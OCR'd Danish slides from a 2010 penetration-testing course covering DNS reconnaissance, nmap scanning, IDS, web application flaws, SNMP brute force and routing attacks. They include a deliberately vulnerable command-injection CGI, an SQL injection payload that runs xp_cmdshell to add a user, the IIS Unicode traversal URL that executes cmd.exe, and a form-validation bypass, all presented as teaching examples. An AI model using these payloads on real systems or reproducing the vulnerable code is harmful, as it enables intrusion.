
En liste af interesse er port numre, hvor et par eksempler er:

- Port 25 SMTP Simple Mail Transfer Protocol
- Port 53 DNS Domain Name System
- Port 80 HTTP Hyper Text Transfer Protocol over TLS/SSL
- Port 443 HTTP over TLS/SSL

Se flere på `http://www.iana.org`

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Domain Name System



En DNS server kan slå navne, domæner og adresser op

Foregår via query og response med datatyper kaldet resource records

DNS er en distribueret database, så opslag kan resultere i flere opslag

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

DNS systemet

navneopslag på Internet

tidligere brugte man en **hosts** fil
hosts filer bruges stadig lokalt til serveren - IP-adresser

UNIX: /etc/hosts

Windows `c:\windows\system32\drivers\etc\hosts`

Eksempel: www.solido.net har adressen 91.102.95.20

skrives i database filer, zone filer

```
ns1     IN      A       91.102.95.95
IN      AAAA    2a02:9d0:10::9
www     IN      A       91.102.95.20
IN      AAAA    2a02:9d0:10::9
```

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Mere end navneopslag

SOLIDO NETWORKS

består af resource records med en type:

- adresser A-records, fra navn til IP
- PTR reverse records, fra IP til navn
- IPv6 adresser AAAA-records
- autoritative navneservere NS-records
- post, mail-exchanger MX-records
- flere andre: md , mf , cname , soa , mb , mg , mr , null , wks , ptr , hinfo , minfo , mx ....

```
IN      MX      10      mail.security6.net.
IN      MX      20      mail2.security6.net.
```

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

DNS root servere

Root-servere - 13 stk geografisk distribueret fordelt på Internet

```
I.ROOT-SERVERS.NET.      3600000 A       192.36.148.17
E.ROOT-SERVERS.NET.      3600000 A       192.203.230.10
D.ROOT-SERVERS.NET.      3600000 A       128.8.10.90
A.ROOT-SERVERS.NET.      3600000 A       198.41.0.4
H.ROOT-SERVERS.NET.      3600000 A       128.63.2.53
C.ROOT-SERVERS.NET.      3600000 A       192.33.4.12
G.ROOT-SERVERS.NET.      3600000 A       192.112.36.4
F.ROOT-SERVERS.NET.      3600000 A       192.5.5.241
B.ROOT-SERVERS.NET.      3600000 A       128.9.0.107
J.ROOT-SERVERS.NET.      3600000 A       198.41.0.10
K.ROOT-SERVERS.NET.      3600000 A       193.0.14.129
L.ROOT-SERVERS.NET.      3600000 A       198.32.64.12
M.ROOT-SERVERS.NET.      3600000 A       202.12.27.33
```

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

DK-hostmaster

bestyrer .dk TLD - top level domain

man registrerer ikke .dk-domæner hos DK-hostmaster, men hos en registrator

Et domæne bør have flere navneservere og flere postservere

autoritativ navneserver - ved autoritativt om IP-adresse for maskine.domæne.dk findes

ikke-autoritativ - har på vegne af en klient slået en adresse op

Det anbefales at overveje en service som `http://www.gratisdns.dk` der har 5 navneservere distribueret over stor geografisk afstand - en udenfor Danmark

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Små DNS tools bind-version - Shell script

```
#! /bin/sh
# Try to get version info from BIND server
PROGRAM=`basename $0`
. `dirname $0`/functions.sh
if [ $# -ne 1 ]; then
   echo "get name server version, need a target! "
   echo "Usage: $0 target"
   echo "example $0 10.1.2.3"
   exit 0
fi
TARGET=$1
# using dig
start_time
dig @$1 version.bind chaos txt
echo Authors BIND er i versionerne 9.1 og 9.2 - måske ...
dig @$1 authors.bind chaos txt
stop_time
```

http://www.kramse.dk/files/tools/dns/bind-version

Små DNS tools dns-timecheck - Perl script

```
#!/usr/bin/perl
# modified from original by Henrik Kramshøj, hlk@kramse.dk
# 2004-08-19
#
# Original from: http://www.rfc.se/fpdns/timecheck.html
use Net::DNS;

my $resolver = Net::DNS::Resolver->new;
$resolver->nameservers($ARGV[0]);

my $query = Net::DNS::Packet->new;
$query->sign_tsig("n","test");

my $response = $resolver->send($query);
foreach my $rr ($response->additional)
  print "localtime vs nameserver $ARGV[0] time difference: ";
  print$rr->time_signed - time() if $rr->type eq "TSIG";
```

http://www.kramse.dk/files/tools/dns/dns-timecheck

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Google for it

Google som hacker værktøj?

Googledorks `http://johnny.ihackstuff.com/`

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Øvelse

Vi laver nu øvelsen

Discover using DNS

som er øvelse **11** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Øvelse

Vi laver nu øvelsen

Try the bind-version shell script

som er øvelse **12** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Øvelse

Vi laver nu øvelsen

Try the dns-timecheck Perl program

som er øvelse **13** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Øvelse

Vi laver nu øvelsen

Research arpspoof and dsniff

som er øvelse **14** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Basal Portscanning

Hvad er portscanning

afprøvning af alle porte fra 0/1 og op til 65535

målet er at identificere åbne porte - sårbare services

typisk TCP og UDP scanning


TCP scanning er ofte mere pålidelig end UDP scanning

TCP handshake er nemmere at identificere

UDP applikationer svarer forskelligt - hvis overhovedet

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

TCP three way handshake



- **TCP SYN half-open** scans
- Tidligere loggede systemer kun når der var etableret en fuld TCP forbindelse - dette kan/kunne udnyttes til *stealth*-scans
- Hvis en maskine modtager mange SYN pakker kan dette fylde tabellen over connections op - og derved afholde nye forbindelser fra at blive oprette - **SYN-flooding**

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Ping og port sweep

SOLIDO NETWORKS

scanninger på tværs af netværk kaldes for sweeps

Scan et netværk efter aktive systemer med PING

Scan et netværk efter systemer med en bestemt port åben

Er som regel nemt at opdage:

- konfigurer en maskine med to IP-adresser som ikke er i brug
- hvis der kommer trafik til den ene eller anden er det portscan
- hvis der kommer trafik til begge IP-adresser er der nok foretaget et sweep - bedre hvis de to adresser ligger et stykke fra hinanden

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

nmap port sweep efter port 80/TCP

Port 80 TCP er webservere

```
# nmap -p 80 217.157.20.130/28

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on router.kramse.dk (217.157.20.129):
Port        State        Service
80/tcp      filtered     http

Interesting ports on www.kramse.dk (217.157.20.131):
Port        State        Service
80/tcp      open         http

Interesting ports on  (217.157.20.139):
Port        State        Service
80/tcp      open         http
```

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

nmap port sweep efter port 161/UDP

Port 161 UDP er SNMP

```
 #  nmap -sU -p 161 217.157.20.130/28

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on router.kramse.dk (217.157.20.129):
Port        State        Service
161/udp     open         snmp

The 1 scanned port on mail.kramse.dk (217.157.20.130) is: closed

Interesting ports on www.kramse.dk (217.157.20.131):
Port        State        Service
161/udp     open         snmp

The 1 scanned port on  (217.157.20.132) is: closed
```

© copyright 2010 Solido Networks, Henrik Lund Kramshøj


OS detection

```
# nmap -O ip.adresse.slet.tet scan af en gateway
Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2003-12-03 11:31 CET
Interesting ports on gw-int.security6.net (ip.adresse.slet.tet):
(The 1653 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
1080/tcp open  socks
5000/tcp open  UPnP
Device type: general purpose
Running: FreeBSD 4.X
OS details: FreeBSD 4.8-STABLE
Uptime 21.178 days (since Wed Nov 12 07:14:49 2003)
Nmap run completed -- 1 IP address (1 host up) scanned in 7.540 seconds
```

- lavniveau måde at identificere operativsystemer på
- send pakker med *anderledes* indhold
- Reference: *ICMP Usage In Scanning* Version 3.0, Ofir Arkin
  `http://www.sys-security.com/html/projects/icmp.html`

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Zenmap



Vi bruger Zenmap til at scanne med, GUI til Nmap

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Øvelse

Vi laver nu øvelsen

Discover active systems ping sweep

som er øvelse **15** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Øvelse

Vi laver nu øvelsen

Execute nmap TCP and UDP port scan

som er øvelse **16** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Øvelse

Vi laver nu øvelsen

Perform nmap OS detection

som er øvelse **17** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Øvelse

Vi laver nu øvelsen

Perform nmap service scan

som er øvelse **18** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Erfaringer hidtil

SOLIDO NETWORKS

mange oplysninger

kan man stykke oplysningerne sammen kan man sige en hel del om netværket

en skabelon til registrering af maskiner er god

- svarer på ICMP: □ echo, □ mask, □ time
- svarer på traceroute: □ ICMP, □ UDP
- Åbne porte TCP og UDP:
- Operativsystem:
- ... (banner information m.v.)

Mange små pakker kan oversvømme store forbindelser og give problemer for netværk

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Intrusion Detection Systems - IDS

angrebsværktøjerne efterlader spor

hostbased IDS - kører lokalt på et system og forsøger at detektere om der er en angriber inde

network based IDS - NIDS - bruger netværket

Automatiserer netværksovervågning:

- bestemte pakker kan opfattes som en signatur
- analyse af netværkstrafik - FØR angreb
- analyse af netværk under angreb - sender en alarm

`http://www.snort.org` - det kan anbefales at se på Snort

Ulemper ved IDS

snort er baseret på signaturer

mange falske alarmer - tuning og vedligehold

hvordan sikrer man sig at man har opdaterede signaturer for angreb som går verden rundt på et døgn

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Honeypots - ressourcekrævende?

SOLIDO NETWORKS

The Use of Honeynets to Detect Exploited Systems Across Large Enterprise Networks

> ”There are 69 separate departments at Georgia Tech with between 30,000-35,000 networked computers installed on campus.” ... ”In the six months that we have been running the Georgia Tech Honeynet **we have detected 16 compromised Georgia Tech systems on networks** other than our Honeynet. These compromises include automated worm type exploits as well as individual systems that have been targeted and compromised by hackers.”

Honeypots og IDS systemer kan være ressourcekrævende, men en kombination kan være mere effektiv i visse tilfælde

Kilde: `http://www.tracking-hackers.com/papers/gatech-honeynet.pdf`

Hvad er værdien af pentest?

SOLIDO NETWORKS

hvor og hvordan kan I bruge penetrationstest

hvis man vil have et andet indblik i netværket, TCP, UDP, ICMP, portscannning og samle puslespil udfra få informationer

Netværksadministratorer kan bruge pentesting til at sikre egne netværk ved brug af samme teknikker som hackere

Pentesting er ikke kun til test af produktionsnetværk

man skal ofte vurdere nye produkter - sikkerhedsmæssigt og funktionalitetsmæssigt - yder det beskyttelse, forbedrer det sikkerheden m.v.

Man står med en server der er kompromitteret - hvordan skete det? - hvordan forhindrer vi det en anden gang.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Insecure programming - web

Problem:
Ønsker et simpelt CGI program, en web udgave af finger

Formål:
Vise oplysningerne om brugere på systemet

Vi bruger Web applikationer som eksempel!

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Muligheder for web programmering

SOLIDO NETWORKS

ASP, PHP, Ruby on Rails m.fl.

- server scripting, meget generelt - man kan alt

SQL

- databasesprog - meget kraftfuldt
- mange databasesystemer giver mulighed for specifik tildeling af privilegier ”grant”

JAVA

- generelt programmeringssprog
- bytecode verifikation
- indbygget sandbox funktionalitet

Perl og andre generelle programmeringssprog

Pas på shell escapes!!!

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Hello world of insecure web CGI

SOLIDO NETWORKS

Demo af et sårbart system - badfinger

Løsning:

- Kalde finger kommandoen
- et Perl script
- afvikles som CGI
- standard Apache HTTPD 1.3 server

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

De vitale - og usikre dele

```
print "Content-type: text/html <html>";
print "<body bgcolor=#666666 leftmargin=20 topmargin=20";
print <<XX;
<h1>Bad finger command!</h1>
<HR COLOR=#000>
<form method="post" action="bad_finger.cgi">
Enter userid: <input type="text" size="40" name="command">
</form>
<HR COLOR=#000>
XX
if(&ReadForm(*input))
    print "<pre>";
    print "will execute: /usr/bin/finger $input{'command'}";
    print "<HR COLOR=#000>";
     print '/usr/bin/finger $input{'command'}';
    print "<pre>";
```

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Almindelige problemer

SOLIDO NETWORKS

validering af forms

validering på klient er godt
- godt for brugervenligheden, hurtigt feedback

validering på clientside gør intet for sikkerheden

serverside validering er nødvendigt

generelt er input validering det største problem!

Brug *Open Web Application Security Project* `http://www.owasp.org`

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

SQL injection

SOLIDO NETWORKS

SQL Injection FAQ `http://www.sqlsecurity.com`:

```
Set myRecordset = myConnection.execute
("SELECT * FROM myTable
WHERE someText ='" & request.form("inputdata") & "'")
med input: ' exec master..xp_cmdshell 'net user test testpass /ADD' --
modtager og udfører serveren:
SELECT * FROM myTable
WHERE someText ='' exec master..xp_cmdshell
'net user test testpass /ADD'--'
```


– er kommentar i SQL

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Er SQL injection almindeligt?

Ja, meget almindeligt!

Prøv at søge med google



The Database Hacker's Handbook : Defending Database Servers David Litchfield, Chris Anley, John Heasman, Bill Grindlay, Wiley 2005 ISBN: 0764578014

Mere SQL injection / SQL server

SOLIDO NETWORKS

Threat Profiling Microsoft SQL Server
`http://www.nextgenss.com/papers/tp-SQL2000.pdf`


- Hvordan sikrer man en SQL server?
- mod fejl
- mod netværksadgang
- mod SQL injection

NB: Hold øje med andre artikler fra samme sted
`http://www.nextgenss.com/research/papers.html`

Advanced SQL Injection In SQL Server Applications
`http://www.nextgenss.com/papers/advanced_sql_injection.pdf`
(more) Advanced SQL Injection
`http://www.nextgenss.com/papers/more_advanced_sql_injection.pdf`
begge af Chris Anley [chris@ngssoftware.com]

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Mere Web application hacking



The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws
Dafydd Stuttard, Marcus Pinto, Wiley 2007 ISBN: 978-0470170779

Hvordan udnyttes forms nemmest?

SOLIDO NETWORKS

Manuelt download form:

```
<FORM ACTION="opret.asp?mode=bruger?id=doopret"
METHOD="POST" NAME="opret"
ONSUBMIT="return validate(this)">
```

fjern kald til validering:

```
<FORM ACTION="opret.asp?mode=bruger?id=doopret"
METHOD="POST" NAME="opret">
```

Tilføj ’BASE HREF’ i header, findes med browser - højreklik properties i Internet Explorer

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Hvordan udnyttes forms nemmest?

SOLIDO NETWORKS

Den form som man bruger er så - fra sin lokale harddisk:

```
<HEAD>
<TITLE>Our Products</TITLE>
<BASE href="http://www.target.server/sti/til/form">
</HEAD>
...
<FORM ACTION="opret.asp?mode=bruger?id=doopret"
METHOD="POST" NAME="opret">
```

Kald form i en browser og indtast værdier

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

WebScarab eller Firefox plugins

SOLIDO NETWORKS

Man bliver hurtigt træt af at ændre forms på den måde

Istedet anvendes en masse proxyprogrammer

Nogle af de mest kendte er:

- Burp proxy
- Parox proxy
- Firefox extension tamper data
- OWASP WebScarab

Jeg anbefaler de sidste to

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Cross-site scripting

Hvis der inkluderes brugerinput I websider som vises, kan der måske indføjes ekstra information/kode.

Hvis et CGI program, eksempelvis comment.cgi blot bruger værdien af ”mycomment” vil følgende URL give anledning til cross-site scripting

```
<A HREF="http://example.com/comment.cgi?
mycomment=<SCRIPT>malicious code</SCRIPT>
">Click here</A>
```

Hvis der henvises til kode kan det endda give anledning til afvikling i anden ”security context”

Kilde/inspiration: `http://www.cert.org/advisories/CA-2000-02.html`

webroot - unicode dekodning

webroot er det sted på harddisken, hvorfra data der vises af webserveren hentes.

Unicode bug:

`http://10.0.43.10/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:`

Kilde:

`http://www.cgisecurity.com/archive/misc/unicode.txt` - rain forest puppy

`http://online.securityfocus.com/bid/1806/info/` - securityfocus info

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Sårbare programmer

SOLIDO NETWORKS

Hvorfor er programmerne stadig sårbare?

RFP exploits - adgang til kommandolinien via database
`?:\Program Files\Common Files\System\Msadc\msadcs.dll`

Unicode - fejl i håndtering af specialtilfælde

double decode - flere fejl i håndtering af nye specialtilfælde

Dark spyrit jill.c - Internet Printing Protocol IPP. Ny funktionalitet som implementeres med fejl

Programmer idag er komplekse!

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Historik indenfor websikkerhed

SOLIDO NETWORKS

IIS track record

- meget funktionalitet
- større risiko for fejl
- alvorlige fejl - arbitrary code execution

Apache track record

- typisk mindre funktionalitet
- typisk haft mindre alvorlige fejl

PHP track record?

Sammenligning IIS med Apache+PHP, idet en direkte sammenligning mellem IIS og Apache vil være unfair

Meget få har idag små websteder med statisk indhold

Både IIS version 6 og Apache version 2 anbefales idag, fremfor tidligere versioner

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Nikto og W3af

Vi afprøver nu følgende programmer sammen:

Nikto web server scanner `http://cirt.net/nikto2`

W3af Web Application Attack and Audit Framework `http://w3af.sourceforge.net/`

Begge findes på BackTrack

Skipfish

Vi afprøver nu følgende program sammen:

Skipfish fully automated, active web application security reconnaissance tool.

Af Michal Zalewski `http://code.google.com/p/skipfish/`

Opsummering websikkerhed

SOLIDO NETWORKS

Husk hidden fields er ikke mere skjulte end ”view source”-knappen i browseren

serverside validering er nødvendigt

SQL injection er nemt at udføre og almindeligt

Cross-site scripting kan have uanede muligheder

Brug top 10 listen fra `http://www.owasp.org`

Brug WebGoat fra OWASP til at lære mere om Websikkerhed

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Simple Network Management Protocol

SOLIDO NETWORKS

SNMP er en protokol der supporteres af de fleste professionelle netværksenheder, såsom switche, routere

hosts - skal slås til men følger som regel med

SNMP bruges til:

- *network management*
- statistik
- rapportering af fejl - SNMP traps

sikkerheden baseres på community strings der sendes som klartekst ...

det er nemmere at brute-force en community string end en brugerid/kodeord kombination

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

brute force

hvad betyder bruteforcing?
afprøvning af alle mulighederne

```
Hydra v2.5 (c) 2003 by van Hauser / THC <vh@thc.org>
Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]]
[-o FILE] [-t TASKS] [-g TASKS] [-T SERVERS] [-M FILE] [-w TIME]
[-f] [-e ns] [-s PORT] [-S] [-vV] server service [OPT]

Options:
  -S         connect via SSL
  -s PORT    if the service is on a different default port, define it here
  -l LOGIN   or -L FILE login with LOGIN name, or load several logins from FILE
  -p PASS    or -P FILE try password PASS, or load several passwords from FILE
  -e ns      additional checks, "n" for null password, "s" try login as pass
  -C FILE    colon seperated "login:pass" format, instead of -L/-P option
  -M FILE    file containing server list (parallizes attacks, see -T)
  -o FILE    write found login/password pairs to FILE instead of stdout
...
```

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Routing

routing table - tabel over netværkskort og tilhørende adresser

default gateway - den adresse hvortil man sender *non-local* pakker
kaldes også default route, gateway of last resort

routing styres enten manuelt - opdatering af route tabellen, eller konfiguration af adresser og subnet maske på netkort

eller automatisk ved brug af routing protocols - interne og eksterne route protokoller

de lidt ældre routing protokoller har ingen sikkerhedsmekanismer

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Source routing

source routing - mulighed for at specificere en ønsket vej for pakken

Hvis en angriber kan fortælle hvilken vej en pakke skal følge kan det give anledning til sikkerhedsproblemer

maskiner idag bør ikke lytte til source routing, evt. skal de droppe pakkerne

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Angreb mod routing

falske routing updates til protokollerne


sende redirect til maskiner

Der findes (igen) specialiserede programmer til at teste og forfalske routing updates, svarende til icmpush programmet

Det anbefales at sikre routere bedst muligt - eksempelvis Secure IOS template der findes på adressen:
`http://www.cymru.com/Documents/secure-ios-template.html`

All your packets are belong to us - Attacking backbone technologies
Daniel Mende & Enno Rey fra ERNW i Tyskland `http://www.ernw.de`

Incidents.org



`www.incidents.org` følger hele tiden med i angreb - man kan selv hente software og bidrage med logs

NT hashes

NT LAN manager hash værdier er noget man typisk kan samle op i netværk

det er en hash værdi af et password som man ikke burde kunne bruge til noget - hash algoritmer er envejs

opbygningen gør at man kan forsøge brute-force på 7 tegn ad gangen!

